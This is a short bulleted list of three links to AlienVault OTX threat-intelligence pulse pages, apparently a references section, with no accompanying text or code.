- <https://otx.alienvault.com/pulse/68abf0f55f8716f665e33ffd>
- <https://otx.alienvault.com/pulse/68480e89dbef1f2bc0746a80c>
- <https://otx.alienvault.com/pulse/68de2cc8e4c38a8cbc7ffc40>